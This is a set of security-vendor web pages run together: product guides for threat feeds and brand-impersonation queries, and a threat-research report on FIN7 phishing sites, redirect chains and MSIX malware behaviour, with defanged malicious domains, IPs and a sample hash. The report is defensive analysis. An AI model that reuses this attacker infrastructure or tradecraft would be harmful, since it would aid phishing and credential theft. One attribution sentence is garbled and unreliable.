
Date: Wednesday July 31, 2024, 12pm PST – now on-demand
Level: Intermediate
Duration: 40 mins (35 mins + 5 mins Q&A)
Background
FIN7 (also known as Sangria Tempest, ATK32, Carbon Spider, Coreid, ELBRUS, G0008, G0046, and GOLD NIAGARA) are a financially-motivated threat group with links to Russia that has been operating since at least 2013, who were previously thought to have been eliminated by the DOJ following a series of high-profile federal convictions.
FIN7 primarily targets US-based retail, hospitality, tech, consulting, financial services, medical equipment, media, transportation, and utilities industries.
In the webinar, our team will provide a detailed overview of how – from a single origin point – they executed a variety of platform queries, scans and lookups to uncover 4000+ FIN7 Indicators of Future Attack (IOFAs), and built a traceable behavioral fingerprint of attacker activity by using FIN7’s own TTPs against them.
Active infrastructure discovered includes phishing, spoofing, shell and malware delivery domains and IPs targeting a broad range of big name brands.
The webinar will cover the following topics:
Organizations and sectors targeted
Legacy FIN7 attack vectors
New FIN7 attack vectors
Overlap with other threat actors
Current FIN7 infrastructure
FIN7 threat hunting summary
Mitigation and prevention
Following the presentation, there will be a 5 minute Q&A session for attendees to gather intelligence specific to their organization.
Due to operational security reasons, we manually approve each individual who requests access to view this webinar. This means you may have to wait up to 24 hours to receive your personal login code. Thank you for your understanding!
Threat feeds provide security teams with an transferable list of domains, IPs and URLs, that can be used to automatically counteract cyber threats, and improve an organization’s situational understanding of an evolving threat landscape.
Think of threat feeds as a live weather reporting system, offering up new information that can help you prepare for a storm that is coming your way, or alerting you to one that is already circling overhead.
Feeds are typically created via open source intelligence streams (often referred to as OSINT), internally by security teams using targeted intelligence, or packaged and sold to organizations by threat intelligence vendors.
Summary
This blog explains the problems faced by security teams when using feed data to detect and counteract threats, before outlining the various feed types on offer as part of a Silent Push Enterprise subscription, and how to use the data to produce actionable intelligence.
To help you understand how we collect and correlate threat data, take a quick look at our blogs on data independence and data enrichment.
Common threat feed problems
Threat feeds are the bread and butter of most security operations, but they come with a series of operational hurdles that need to be overcome before they can be relied upon as accurate and timely sources of intelligence.
1. Inaccurate information
Feed data sometimes suffers from a lack of real-time updates, incorrect information or false positives provided by unknown contributors, that creates noise and consumes resource to convert into actionable intelligence.
This is particularly true of open source intelligence (OSINT) feed data.
2. A record of what HAS happened
Threat feeds that are solely populated with post-breach data are often over valued, and aren’t equipped to provide organizations with a reliable account of pre-weaponized infrastructure.
Just like the punch that a boxer doesn’t see coming, an unknown cyber attack has the potential to cause significantly more damage to an organization than an attack vector that’s already been identified in the wild, and is therefore easier to counteract.
3. Data overload and alert fatigue
Quality of data is king.
It’s possible to have too much threat data, too much context and too many domains and IPs to sift through, using a finite set of analyst resources that’s often stretched across multiple security workflows.
The most effective threat feeds are populated with timely, accurate and reliable indicators that cut through the noise and provide immediately actionable intelligence, without the need for endless pivots to confirm a set of true positives.
Data Independence
Data Independence is the concept of a threat intelligence provider collecting and owning 100% of the data that it delivers to is customers.
Silent Push is wholly data independent, meaning that we are able to add an infinite amount of context to each observable data point contained within the platform.
We don’t rely on third-party collection methods, telco hardware or other security vendors. The DNS and content data that we deliver to our customers is collected, aggregated and scored by us, and us alone, using a proprietary scanning and aggregation engine, and our own query language – SPQL.
We create self-contained searchable spaces across the IPv4, IPv6 and dark web spaces that reduces time to discovery, increases query and scanning flexibility, and doesn’t rely on poorly aggregated OSINT data that isn’t designed to work in harmony with a given UI or API surface.
Silent Push feed types
If you want to make sure that your threat feeds are effective in detecting and protecting against cyber threats, then it’s essential for your security teams to diversify their datasources to improve detection capabilities, and ensure qualityof data to be able to preemptively detect attacks before they cause damage.
At Silent Push, we provide this functionality via the console and API, using three feed types:


IOFA Feeds: Domain, IP and URL Indicators of Future Attack.
Bulk Data Feeds: Changes and additions across the global IPv4/6 range.
Custom Feeds: User created feeds populated with organization-specific threat data.
Here’s a run-down of each feed type…
1. Indicator of Future Attack (IOFA) threat feeds
Traditional IOC feeds are legacy intelligence sources that serve to inform security teams of where an attack has been, rather than where it’s coming from.
Indicators of Future Attack (IOFAs) act as preemptive indications of attacker behavior (domain, IP and URL data) and intent, including pre-weaponized infrastructure.
IOFA feeds are created and maintained by our team of Threat Analysts, meaning they are free of false positives, and only include relevant indicators gathered from research into threat actors, threat campaigns and attack vectors.
The majority of our IOFA feeds are linked to a TLP Amber report: finished intelligence reports containing sequential information on how we conducted our research, the queries, pivots and scans we used, and sensitive data points that we aren’t able to disclose publicly for OPSEC reasons.
Accessing IOFA Feeds

Navigate to Data Marketplace → IOFA Feeds
Use the menu bar at the top of the screen to search for an existing feed, filter feeds by type or sort them by newest or oldest
Select View on a feed card to drill down into the data using the Feed Analytics screen
2. Bulk Data Feeds
Bulk Data Feeds are slightly different to named threat feeds.
Rather than focusing on a specific threat or attack vector, they contain information on important DNS changes and additions across the global IPv4/6 range, that organizations can use to inform their cyber defense operations.
For example, if your organization is being targeted by a threat actor using a specific apex domain string, followed by the same country code top level domain (ccTLD), you can track any additions to that specific ccTLD DNS space, and react accordingly.
Bulk Data Feeds are available for the following DNS data types:
FEED NAME
DESCRIPTION
Newly Registered Domains
A list of new domains, collected from daily ICANN zone file updates
New ccTLD Domains
New domains hosted on country code top level domains (ccTLDS), first seen within the last 24 hours
New Mail Servers
New mail servers, seen within the last 24 hours
New Name Servers
A list of new name servers, first seen within the last 24 hours
New Self-Named Name Servers
A list of new self-named name servers, first seen within the last 24 hours
All Name Server Changes
A list of domains that have changed name servers within the last 24 hours
Name Server Changes to a Self-Named Name Server
Domains that have changed to a self-named name server within the last 24 hours
IPv4s from Least Reputable Subnets
IPv4 addresses collected from the top 100 subnets with the worst Silent Push subnet reputation scores, within the last 24 hours
IPv4s from Least Reputable ASNs
IPv4 addresses collected from the top 100 ASNs with the worst Silent Push ASN Takedown scores, within the last 24 hours
IPFS Nodes IPv4
IPv4 addresses that have acted as IPFS nodes within the last 7 days
IPFS Nodes IPv6
IPv6 addresses that have acted as IPFS nodes within the last 7 days
Accessing Bulk Data Feeds
Enterprise users can access Bulk Data Feeds by navigating to Data Marketplace → Bulk Data Feeds.
Use the menu bar to search for an existing feed, filter feeds by type or sort them by newest or oldest:
You can export all the data contained in a Bulk Data Feed as a .txt file by clicking the Download File or Automate Export buttons.
3. Custom threat feeds
Enterprise users are able to create Custom Feeds from organization-specific IOFAs, in three ways:
From a file (supported filetypes are CSV, JSON, TXT, STIX)
From a URL
Starting from scratch with an empty feed
Feeds created from a file can be assigned a vendor name, if applicable, along with a source score that assigns a risk level to the data contained within it.
Adding data to an existing threat feed
New IOFAs can be added to a Custom Feed from various parts of the platform, including:
For each of the above options, navigate to the top right of the screen where you will find the Save To button. Select it, and add the indicator to a new or existing feed.
Managing and analyzing feeds
The Threat Intelligence Management menu is designed to allow users to access and manage feeds from one central console.
Viewing a list of feeds in one place
From the Threat Intelligence Management → Feeds menu you’re able to view:
All Feeds: All feeds that you have access to
Global Feeds: All feeds accessible to Silent Push Enterprise users
Organization Feeds: Proprietary feeds related to your organization
My Feeds: Lists all Custom Feeds created by the user
Viewing threat feed data

To display feed data in Threat Ranking, click the Show on Threat Ranking button.
The Threat Ranking screen contains a list of all feed data that you’ve chosen to display, including enriched data for the displayed domain, or IP address, and risk scores.
Reporting on threat feeds
Understanding the quality and value of your feeds, is important in ensuring you’re making the most out of your intelligence gathering operation.

Navigate to Threat Intelligence Management → Feeds Reports to execute a side-by-side analysis of two or more feeds, including the following categories:
Frequency (hours): The interval between updates to the feed.
Accuracy: Based on user feedback regarding the number of false positives contained within the feed.
False Positive Ratio: The ratio of the number of false positives, in the last 30 days.
Overlap: The percentage of the feed’s observables that are seen within other feeds/collections.
Originator: The percentage of firstly reported observables, since the feed/collection was added.
To compare feeds side-by-side, select the check box located on the left of the feed name and click the Compare button, on the top right.
Actioning Silent Push threat feed data
You can use feed data to perform a number of actions, that provide additional context, and convert IOFAs into additional intelligence streams that can be shared among team members.
Pivot on feed data
Feed data can be accessed and expanded in Threat Intelligence Management→ Threat Ranking screen.
Left click on a feed name in Feeds, and the data will be displayed on the Threat Ranking screen.
From here, you can expand any indicator by clicking the dropdown arrow to the left of the indicator, and view enriched data across numerous categories, including all associated risk scores, and perform three key pivots:

Live Scan: Extract realtime data from a single URL (public or .onion), including a live screenshot
Enrich: Deep dive into the indicator and view 90+ enrichment categories
Lookup PADNS: Map out associated DNS infrastructure
Exporting feed data
Feed data can be exported and ingested in several ways, depending on your use case:
Downloaded as file
Downloading feed data via the Manual Export button allows you to export feed data as a CSV, JSON, TXT, RPZ or STIX file, for offline analysis or upload into another security product.
Left-click your chosen feed in the Feeds screen, select Download File, and choose your export format.
Downloaded via API URL
You can download feed data via a static API URL.
Select Automate Export, choose your required file type and click the Copy API Endpoint button. This endpoint retrieves a time-limited (3 hours) URL, that you can use to access the data.
Fed into a security stack
Feed data can also be externally fed into your security stack via Python, curl, and PHP.
Click the Automate Export button, and select the cURL, Python or pHp tabs to copy code samples and call it from your desired security tool.
Request a demo
Ready to take a step further and enhance your security operations with preemptive threat intelligence? Request a demo, and get complete access to Silent Push feed data, including all the functionality mentioned in this blog.
You can also access data enrichment and risk scoring by signing up for a Silent Push Community Edition account – a free threat hunting and cyber defense platform that features a range of queries and lookups, including Silent Push Web Scanner and Live Scan.
In cybersecurity terms, Brand Impersonation encompasses a variety of attacks vectors aimed at deceiving users into believing a fraudulent digital asset (usually web content, or an email) is legitimate and trustworthy.


In a typical scenario, a threat actor deploys infrastructure that spoofs a well-known brand’s website, or sends a “branded” email, with the aim of phishing for sensitive information, such as login details or payment card information, or delivering malware via an executable download.

Brand Impersonation login portal spoofing (Meta)
Brand Impersonation email spoofing Quickbooks
Brand Impersonation isn’t limited to on-page content or one-off emails. Threat actors also spoof individual elements of a website, such as favicons and HTML titles that appear in a browser tab, in an effort to appear legitimate to the untrained eye.
The development of commercially available AI has seen the introduction of new attacker TTPs, such as ‘deepfake’ impersonation, automated reconnaissance of digital brand assets, and dynamic machine learning adaptations to phishing messages that drastically improves spelling and grammar – previously a reliable indication of fraudulent content.
Summary
In this blog, you’ll learn how to execute four powerful Brand Impersonation queries that locate malicious Indicator of Future Attack (IOFA) infrastructure, targeting four distinct areas of your online presence:
Each query generates an IOFA results set that allows security teams to track and monitor the underlying infrastructure associated with Brand Impersonation attacks, and prevent further attacks by locating additional infrastructure at source, rather than relying on post-attack intelligence.
Defenders are able to use Silent Push Brand Impersonation IOFAs to construct threat feeds dedicated to multiple apex domains or supply chain domains, ingest data into a security stack via the Silent Push API, and use enriched threat intelligence to automate their pre-breach security posture and IR processes.
Let’s take a look at each query in turn….
1. Domain Brand Impersonation query
The Silent Push Domain Impersonation query is designed to identify ‘typosquatting’ – a TTP that involves a threat actor registering a domain name that’s similar to a well-known brand, and either mispelling it or otherwise obfuscating using a combination of a subdomain and country code top level domain (ccTLD), in an attempt to capture traffic meant for a legitimate website.
From the main Domain Impersonation query screen, you can input a domain or regex – a form of advanced search that looks for specific naming patterns, instead of using whole domain names – and search for impersonating domains with one click.
To narrow the search, the query features an Auto-fill Data button that automatically excludes results hosted on trusted infrastructure (the IP, subnet, nameserver and ASN associated with your legitimate domain). You can also manually include or exclude certain infrastructure.
You can use the First Seen and Last Seen sliders to focus on recent impersonation attempts, or execute a historical interval-based search using Silent Push’s passive DNS records.
Working with Domain Impersonation results
Domain Impersonation results are generated on an Explore screen – the standard output screen for DNS data across Silent Push Enterprise and Community Editions – alongside their associated risk score.
From the Explore screen, you can perform further forward and reverse DNS pivots on any domain or IP address returned, you can enrich any ASN you discover to explore malicious clusters of domains and IPs, and as with any dataset on the Explore screen you can save all or a section of the results to a new or existing feed.
2. Email Brand Impersonation query
Our Email Impersonation feature locates domains that are being used to target organizations through MX record manipulation.
MX (Mail Exchange) records are DNS instructions that dictate which mail server is responsible for receiving emails for a specific domain.
By manipulating these records, attackers can make it appear as though their emails are coming from a legitimate sender’s mail server, despite originating from a malicious source.

The Email Impersonation query returns both mail records and their associated domains that are potentially involved in impersonation attacks against your own infrastructure.
Working with Email Impersonation results
Data is returned across the following categories, along with associated risk scores:
Query contains the potentially suspect domain
Answer is the MX record that the domain is pointing to
MX Hash is a hash value associated with the MX record listed in the Answer column
WHOIS Created is a timestamp of when the domain in the Query column (and its subdomains) was created
MX Server Density is the number of domains using the returned mailserver
Results are populated on an Explore screen. You can click any string of blue text to perform additional forward and reverse DNS pivots on domains and MX records, or enrich a piece of data by viewing granular information across 100+ constituent categories.
3. Favicon Brand Impersonation query
Favicons are small images (usually 16×16 pixels), unique to each brand, that appear in browser tabs, address bars, bookmarks and search engine results.
Replicating a brand’s favicon and linking it to a spoofed website is a relatively straightforward task, and threat actors use them to make phishing infrastructure appear legitimate in the eyes of the user, increasing the believability of their scam.
The Silent Push Favicon Impersonation query captures favicon data associated with a trusted domain, and hunts for non-trusted malicious infrastructure using the same favicon image.
Simply enter a domain, and click Search to locate spoofed infrastructure.

When a Favicon Impersonation query is run, the platform automates a Web Scanner query that captures the MD5 hash of a domain’s legitimate favicon, and automatically scans for its use across all public-facing non-trusted infrastructure.
Unlike Domain Impersonation and Email Impersonation queries, Favicon Impersonation results are populated using a Web Scanner table, with the following default categories:
scan_date – Timestamp of when the data was scanned
origin_url – URL that was originally scanned
URL – The final destination URL
hostname – Domain
favicon_icons – Image displaying the favicon retutned for that result
favicon_murmur3 – Murmur3 hash (standard favicon)
favicon2_murmur3 – Murmur3 hash (favicon2)
Web Scanner is powered by SPQL, a free-form query language used to explore all the DNS data and content gathered by our daily scans of the Internet’s IPv4/6 range, and the dark web. SPQL utilizes 100+ data categories, including SSL data, redirects, HTML header data, and body hash values.
Data categories can be added or removed from the Favicon Impersonation results table depending on how much you’d like to know about a returned domain. Simply click the icon next to Basic Raw Data, and select or deselect categories from the list.
To get a comprehensive breakdown of each result, including all relevant SPQL field names associated with the result, click Expand on the far right of the results table.
As with the Explore table used to provide Domain Impersonation and Email Impersonation results, you can pivot on any string of blue text to perform a variety of additional functions and gather more intelligence, including:
Enrich a piece of data, or perform a passive DNS lookup
HTML Title Brand Impersonation query
A HTML title is the text string that appears in your browser tab, or a website’s title bar.
As with favicon spoofing, threat actors use HTML titles to make their impersonation infrastructure appear legitimate.
Fake websites masquerading as a well-known brand will often feature what appears to be a legitimate HTML title in their website code, so that casual visitors are fooled into thinking the domain is safe and secure.

To run a query, simply enter a trusted domain and hit Search.
Working with HTML Title Impersonation results
Just like a Favicon Impersonation queries, HTML Title queries use Web Scanner to capture the legitimate domain’s HTML title, and run a query that locates non-trusted domains using the same HTML title.
Results are populated across the following default columns:
htmltitle – HTML title of the returned result
scan_date – Timestamp of when the data was scanned
origin_url – URL that was originally scanned
URL – The final URL that’s arrived at
IP – IP address
hostname – Domain
As with Favicon Impersonation data, the results table can be adjusted according to what you need to know.
You can add data categories that provide more content to each malicious domain returned, expand on each result to get a comprehensive breakdown of a domain’s constituent parts, or pivot across infrastructure using Enrichment and passive DNS lookups.

Monitoring queries
Silent Push allows you to setup Brand Impersonation Monitors that alert you to changes in a given dataset via email, every 24 hours.
To create a Monitor:
Select the Monitor button on the top right of the results screen.
Enter a Monitor Name and a Description.
Click Save.
Monitors can be accessed, edited and deactivated by navigating to Monitors > Monitored Queries.
You can also save your queries for quick access at a later date, or share them across your organization with other team members.
Register for Silent Push Community Edition
You can access all the Brand Impersonation features detailed in this blog using Silent Push Community Edition – a free threat hunting and cyber defense platform used by security teams, researchers and threat hunters across the globe, in a variety of sectors.
Community Edition also features access to Silent Push Web Scanner and Live Scan, along with a variety of powerful DNS lookups, and offensive/defensive tooling.

FIN7-related attacks resurface, a year after DOJ claimed victory
4000+ FIN7 shell/phishing domains and subdomains discovered, with nearly half active in the last week
Prominent global brands targeted, including Reuters, Meta and Microsoft
“Requires Browser Extension” malware re-appears in the wild
Executive Summary
FIN7 (also known as Sangria Tempest, ATK32, Carbon Spider, Coreid, ELBRUS, G0008, G0046, and GOLD NIAGARA) are a financially-motivated threat group with links to Russia, that has been operating since at least 2013, who were previously thought to have been eliminated by the DOJ.
FIN7 primarily targets US-based retail, hospitality, tech, consulting, financial services, medical equipment, media, transportation, and utilities industries using:
T1566 – Spearphishing (for credentials and credit card information)
Our research proves the group has either resurfaced, or threat actors are repurposing FIN7 TTPs and infrastructure to propagate a fresh set of campaigns utilizing over 4000 domains and subdomains, with nearly half active in the last week.
From a single origin point, Silent Push Threat Analysts have uncovered an extensive series of FIN7 campaigns, including several hundred active phishing, spoofing, shell and malware delivery domains and IPs targeting the following organizations: Louvre Museum, Meta, Reuters (and WestLaw), Microsoft 365, Wall Street Journal, Midjourney, CNN, Quickbooks, Alliant, Grammarly, Airtable, Webex, Lexis Nexis, Bloomberg, Quicken, Cisco (Webex), Zoom, Investing[.]com, SAP Concur, Google, Android Developer, Asana, Workable, SAP (Ariba), Microsoft (Sharepoint), RedFin, Manulife Insurance, Regions Bank Onepass, American Express, Twitter, Costco, DropBox, Netflix, Paycor, Harvard, Affinity Energy, RuPay, Goto[.]com, Bitwarden, and Trezor.


Software being targeted includes 7-zip, PuTTY, ProtectedPDFViewer, AIMP, Notepad++, Advanced IP Scanner, AnyDesk, pgAdmin, AutoDesk, Bitwarden, Rest Proxy, Python, Sublime Text, and Node.js
Silent Push Threat Analysts have also identified an active cybersecurity shell company – cybercloudsec[.]com – which is being used to facilitate FIN7 activity, in line with previous attack vectors.
Silent Push Enterprise users have access to a dedicated TLP Amber report, containing the specific data categories, content scans and advanced DNS queries we used as well as four dedicated FIN7 IOFA Feeds.
In April 2021, Acting U.S. Attorney Gorman May 2023 said: “This criminal organization had more than 70 people organized into business units and teams. Some were hackers, others developed the malware installed on computers, and still others crafted the malicious emails that duped victims into infecting their company systems”.
In May 2023, U.S. Attorney Nick Brown announced that FIN7 “as an entity is no more“, after three prominent members of the group were convicted in a federal court for Conspiracy to Commit Wire Fraud and Conspiracy to Commit Computer Hacking.

Less than a month later, Microsoft Threat Intelligence (tracking the group as “Sangria Tempest”) observed the group using OpenSSH and Impacket to move laterally and deploy Clop ransomware.
Our Analysts have discovered legacy FIN7 domains, malware and TTPs in the wild, including spearphishing attack vectors that are listed in the federal indictment.
Additional information
This blog contains a public overview of how we identified and traversed FIN7 infrastructure. Certain key data types and threat hunting techniques have been omitted, for operational security reasons.
Enterprise customers have access to all related intelligence in the aforementioned TLP Amber report.
Initial discovery
A few weeks ago, we discovered a suspect domain that our Analysts recognized as bearing all the hallmarks of a FIN7 domain.
After confirming our findings by corroborating the domain with well-publicized FIN7 TTPs, we used the Silent Push platform to construct granular queries that first identified linked domains across common hosts.
We then confirmed true positive phishing and malware infrastructure using sandboxed browser testing and executable analysis.
Corporate fronts used for FIN7 spearphishing
FIN7 infrastructure is known to contain corporate “shell” domains masquerading as legitimate businesses online, to deploy spearphishing campaigns that inject ransomware and other forms of malware.
Previous attacks have involved FIN7 initiating contact with potential victims, before using shell domains to operate under the guise of legitimacy, when propagating attacks.
Our dedicated feeds contain over 4000 shell domains and subdomains, which is a conglomeration of everything we’ve discovered, including hundreds of websites propagating spear-phishing activity across a broad variety of industries and sectors.
Here’s a few examples, including one targeting Quickbooks:
Fake cybersecurity company (cybercloudsec[.]com)
In 2021, three members of FIN7 were sentenced to between 5-10 years each in a federal prison for their role in a multi-million dollar hacking conspiracy.
The indictment describes the use of a fake cybersecurity company – Combi Security – as a front to recruit other threat actors, and provide an air of legitimacy to an operation that involved uploading malware onto POS terminals, credit card fraud, spearphishing, and spoofing.
Old habits do indeed die hard. Whilst hunting for domains across Stark Industries infrastructure in our dedicated FIN7 IOFA feed that mentioned “cyber”, “secure”, or “security”, we came across cybercloudsec[.]com and that bears all the hallmarks of a FIN7 shell domain.
cybercloudsec[.]com appears to have began its life in 2011 as a legitimate business domain, registered out of Virginia:
Twitter profile for the original cybercloudsec[.]com
Nowadays it’s hosting a site that is being operated using legacy FIN7 TTPs:
Landing page for cybercloudsec[.]com
At this stage, we’re unsure as to the domain’s specific role in the attack chain, but due to a set of common characteristics, we can safely assume that it’s operating in much the same way as the aforementioned Combi Security, which played a prominent role in the 2021 federal indictment.
FIN7 shell domains morphing into phishing websites
A common FIN7 TTP is to take what were formerly shell domains, and morph them into conventional spoofing websites (via redirects or on-page content) targeting users of well-known brands with phishing and malware delivery.
From our analysis, content is served based on a range of user-specific parameters. Domains may or may not populate based on geographic region, IP address, local time, type of connection and browser settings (e.g. JavaScript being enabled).
Morphed domain (Alliant)


escueladeletrados[.]com was accessed on June 9, 2024 via a browser session behind a VPN.
At one point in its life, the domain presented as a shell website, however when accessed live with a different set of user parameters, it returned a phishing page targeting Alliant Credit Union.

Here are the two different versions of the same domain:
escueladeletrados[.]com as an Alliant phishing page on 9 June
escueladeletrados[.]com as a shell domain on 9 June
Morphed domain (Meta)
FIN7 infrastructure actively targets large tech brands in an attempt to capture login traffic meant for legitimate online portals.

In one example, miidjourney[.]net changed from a fake corporate fashion website, to a Meta phishing page relatively quickly.
Meta phishing page @ miidjourney[.]net
Unfortunately, we weren’t able to archive the original content on this site before it changed to the Meta phishing page, however, Google cached the previous page pages—as you can see, this was at one point a shell website with random content:
The link shortener URL attached to the action button sends visitors to: ln[.]run/supportcenterbusiness. We were unable to trigger the next stage of the phishing campaign.
We conducted further content similarity scans that unearthed three more multi-stage Meta phishing domains:
go-ia[.]info redirecting to accountverify.business-helpcase718372649[.]click/

go-ia[.]site redirecting to themetasupporrtbusiness.nexuslink[.]click/
go-ia[.]site domain triggers payloads on themetasupporrtbusiness.nexuslink[.]click/.

The page progression is captured below:
First stage payload on themetasupporrtbusiness.nexuslink[.]click
Second stage payload


We conducted a test with a temporary SMS number, but didn’t receive any additional details. It appears that once a user inputs a phone number, email and birthday, a series of password prompt screens appear asking them to verify their Facebook password:
Password prompt screen 1
Password prompt screen 2
The login submission POST request sends via “kun-quang-api.lordofscan[.]pro/LoginProcess/api/login_submit”. Only marginal intel is available about this domain. We’ve only captured one live page from it in 2023, with the HTML title, “Log in – DomainManagement”. Other than that, it’s hosted on Cloudflare and registered in Vietnam via GMO INTERNET, INC.
Grouped FIN7 domains (Iranian bank)
Morphed shell domains aren’t limited to an isolated URL. Quite often, domains will be grouped together with similar apex domains and different TLDs, targeting the same set of users.

Here’s a group of such domains targeting users of Bank Mellat – a national bank in Iran. As you can see, none of these domains are typosquatting the actual domain – bankmellat[.]ir.
treidingviw-web[.]xyz
treidingviw-web[.]shop
treidingviw-web[.]lol
tredildlngviw[.]xyz
tredildlngviw[.]shop
Shell domain phishing redirect (RMS Cloud)
Another observed tactic is that shell domains are occasionally used in a conventional redirect chain to send users to spoofed login pages.

For example, the former shell domain www.tivi2[.]com redirects on visit to app.rmscloud[.]pro/login/, which is itself a phishing page targeting the legitimate property management portal rmscloud[.]com.
RMS Cloud portal phishing page @ www.tivi2[.]com
Quite often these redirected domains feature an accessible open directory. Here’s an example from womansvitamin[.]com containing Anydesk.exe files.
Our team tested the contents and discovered that, as of the time of this report, these are legitimate versions of the Anydesk application. However, it is possible they may be replaced in the future with malicious versions.
Open directory on womansvitamin[.]com
Miscellaneous phishing
Sometimes, a conventional brand impersonation/typosquat redirect is deployed, to capture traffic meant for legitimate businesses, where the initial URL is spelt similarly to the destination phishing page.

In this example targeting users of the popular WordPress plugin WP Engine, www.wpenglneweb[.]com redirects to a phishing domain at identity-wpengine[.]com/session_id/login/

Here’s another example targeting DCU[.]org (Digital Federal Credit Union) – ddcccuuu[.]online:
Louvre Museum payment scraping

Here’s another example targeting visitors to the Louvre Museum in the run-up to the 2024 Paris Olympics. louvre-event[.]com redirects to the phishing page book.louvre-ticketing[.]com:
louvrebill[.]click redirecting to book.louvre-ticketing[.]com
In another TTP, paris-journey[.]com redirects to louvrebil[.]click, which redirects users to paybx[.]world to “collect payment” for tickets.
Here’s a video outlining the redirect process:
Crypto wallet phishing
Our analysts were able to find an unfinished FIN7 domain – emeraldblockestates[.]com – being used to develop what appears to be a new phishing module, built for targeting numerous crypto companies.
Here’s a video demonstrating the attack chain:
Brands targeted include Coinbase, Metamask, Rainbow Crypto Wallet, RoninWallet, OKXWallet, TrustWallet, Exodus, Phantom, and WalletConnect.
Rented FIN7 infrastructure (Stark Industries)
FIN7 rents a large amount of dedicated IPs on a number of hosts, but primarily on Stark Industries, historically considered a bulletproof hosting provider, “dedicated IPs” here meaning those IP ranges with verified FIN7 domains and less than 200 subdomains/domains mapped to a given IP.
Our threat analysts have discovered numerous Stark Industries IPs that are solely dedicated to hosting FIN7 infrastructure.
Here’s a Silent Push Explore DNS query we ran on one such domain – 103.35.191[.]28. All of the domains hosted on this IP share the common string “meet-go”, and are verified FIN7 domains with different TLDs.
Stark Industries FIN7 infrastructure on 103.35.191[.]28
Other dedicated hosts, not on Stark Industries, also feature a mix of FIN7 domains targeting more than one brand, across numerous industries.

89.105.198[.]190 on NOVOSERVE-AS, NL hosts multiple spoofing domains targeting brands such as like Airtable, Webex, Lexis Nexis, Bloomberg, and Quicken.
Stark Industries FIN7 infrastructure on 89.105.198[.]190
FIN7 malware infrastructure
Public research from organizations like Esentire, RedCanary, and Blackberry about FIN7 attack vectors includes a specific template the threat actor uses for distributing MSIX malware via Google ads and possibly other channels, describe MSIX installers linked to FIN7, and reference the FIN7 “powertrash” (a part of the MSIX payload) process each have seen.

Most of these web pages feature a pop-up with the phrase “Requires Browser Extension!”.
Here’s an example targeting Reuters News Agency on thomsonreuter[.]info (we’ve also discovered Reuters phishing infrastructure on thomsonreuter[.]pro and westlaw[.]top, targeting the Reuters Westlaw product):
In December of 2023, Microsoft also observed FIN7 using MSIX malware and a Windows Trojan, EugenLoader, to inject Carbanak – a piece of software that the group has used for a decade to deliver the Gracewire implant.
Our Analysts have discovered a pool of FIN7 domains which appear to be mostly used for delivering malware – these include the “Requires Browser Extension” page highlighted above.
Hunting for FIN7 malware infrastructure
To reveal additional infrastructure, we investigated an IP (103.113.70[.]142) that was seen to be hosting three malware delivery domains – concur[.]pm, concur[.]re, and concur[.]cfd – all involved in spoofing SAP Concur.
FIN7 malware infrastructure on 103.113.70[.]142
We then created a Silent Push Web Scanner query that identified matching content across Stark Industries hosts.
This scan uncovered a large amount of new FIN7 infrastructure, including several new page templates that are likely serving malware, based on user-specific and browser-specific geo/IP parameters, with most of the live domains we discovered featuring the aforementioned browser extension malware.
FIN7 malware infrastructure
August 13, 2024 Update: After publishing this Fin7 research, Silent Push collaborated with Team Cymru and Stark Industries to take down Fin7 infrastructure on their network and hunt for additional hosts. A write up of the collaboration can be found here.
Microsoft malware

We also discovered FIN7 infrastructure spoofing Microsoft Sharepoint. dr1ve[.]xyz features a “The file could not be opened” prompt, which leads to a download button.
We are yet to observe malware being delivered via this piece of infrastructure, but the potential is there for it to be deployed as an attack vector targeting other users operating with a different set of geo and browser parameters:
Using domain metadata and on-page content, we executed a Web Scanner query that revealed even more FIN7 spoofing infrastructure, including the linked domains driv7[.]com, and driv3[.]net, which are likely part of the same Sharepoint campaign as the above domain.
Developer malware


Amongst the larger pool of domains was hotnotepad[.]com, which was hosting a phishing site offering a suspicious Python download.
Whilst a legitimate version of Python was offered to our Analysts in live testing, as with most other FIN7 infrastructure, users in other regions, with different browser settings, may have a different experience when visiting the domain and triggering the download.
hotnotepad[.]com
We then used hotnotepad[.]com to construct a query using a combination of HTML and DNS data, and were able to uncover yet more infrastructure hosting spoofed developer-focused content, with links that expose malicious payloads based on user parameters.
“Download Sublime Text” @ netepadtee[.]com
“Download Node.js” @ multyimap[.]com
FIN7 malware payload analysis
Let’s take a closer look at a piece of FIN7 malware. For our analysis, we’re using LexisNexis.msix
Type: Zip archive file
MD5: ff25441b7631d64afefdb818cfcceec7
Compression: Deflate
To masquerade as a trusted executable, the malware has appropriated certificate data from what appears to be a Chinese manufacturing company, Cangzhou Chenyue Electronic Technology:
Analysing the attack chain, it’s clear that the malware is designed to target domain-joined machines, and all the corporate data they have to offer.
The malware seeks to obtain eleveated privileges, including lateral movement and access to Active Directory.
The attack starts when the script opens the LexisNexis website, either as a distraction or to mimic legitimate user activity.
The malware then checks if the machine is part of a domain, or in a workgroup.
If the machine isn’t in a workgroup, the script extracts two encrypted 7-Zip archives (password: 1234567890) and runs an executable from the extracted data
Our Analysts used internal tooling to pivot on key DLL elements of the malware, and discover links to other MSIX files targeting a range of organizations:
We’ve grouped together FIN7 domains and IPs into two dedicated IOFA Feeds.
Silent Push Enterprise users can ingest this data into their security stack, allowing them to block FIN7 infrastructure at its source.
Data is available for export in CSV, JSON or STIX format, or as an automated code snippet using the Silent Push API.
We’ve also published a TLP Amber report, for Enterprise users, that contains links to the specific queries, lookups and scans that we’ve used to identify and traverse FIN7 infrastructure – including proprietary parameters that we’ve omitted from this blog for operational security reasons.
Register for Community Edition
Silent Push Community Edition is a free threat hunting and cyber defense platform featuring a range of advanced offensive and defensive lookups, web content queries, and enriched data types, that we used to track FIN7.

We’ve significantly expanded our Brand Impersonation capabilities, with the addition of Email Impersonation, HTML Title Impersonation and Favicon Impersonation queries to support early detection of impersonators across a variety of digital assets.
We’ve also enhanced our Web Scanner and Live Scan tools. You are now able to pivot directly from the Live Scan results to perform a new Web Scanner query, allowing you to view historical web data in conjunction with live infrastructure to help analyse attack patterns in a matter of a few clicks.
Brand Impersonation

This release sees a significant expansion of our Brand Impersonation capabilities. Now with a dedicated menu item ‘Brand Impersonation’, we’ve introduced three new brand impersonation tools alongside our existing Domain Impersonation query to support early detection across a variety of digital assets.
Email Impersonation: find newly seen domains that are used to target organisations leveraging MX records (i.e., via email)
HTML Title Impersonation: search for other sites that are impersonating your domain’s HTML title
Favicon Impersonation: search for sites that are impersonating your brand’s favicon
Web Scanner

We’ve made several enhancements to our Web Scanner tool to improve its intuitiveness.
Enhanced query operators: we’ve added four new operators to the Operator dropdown in the ‘Simple Search’ tab
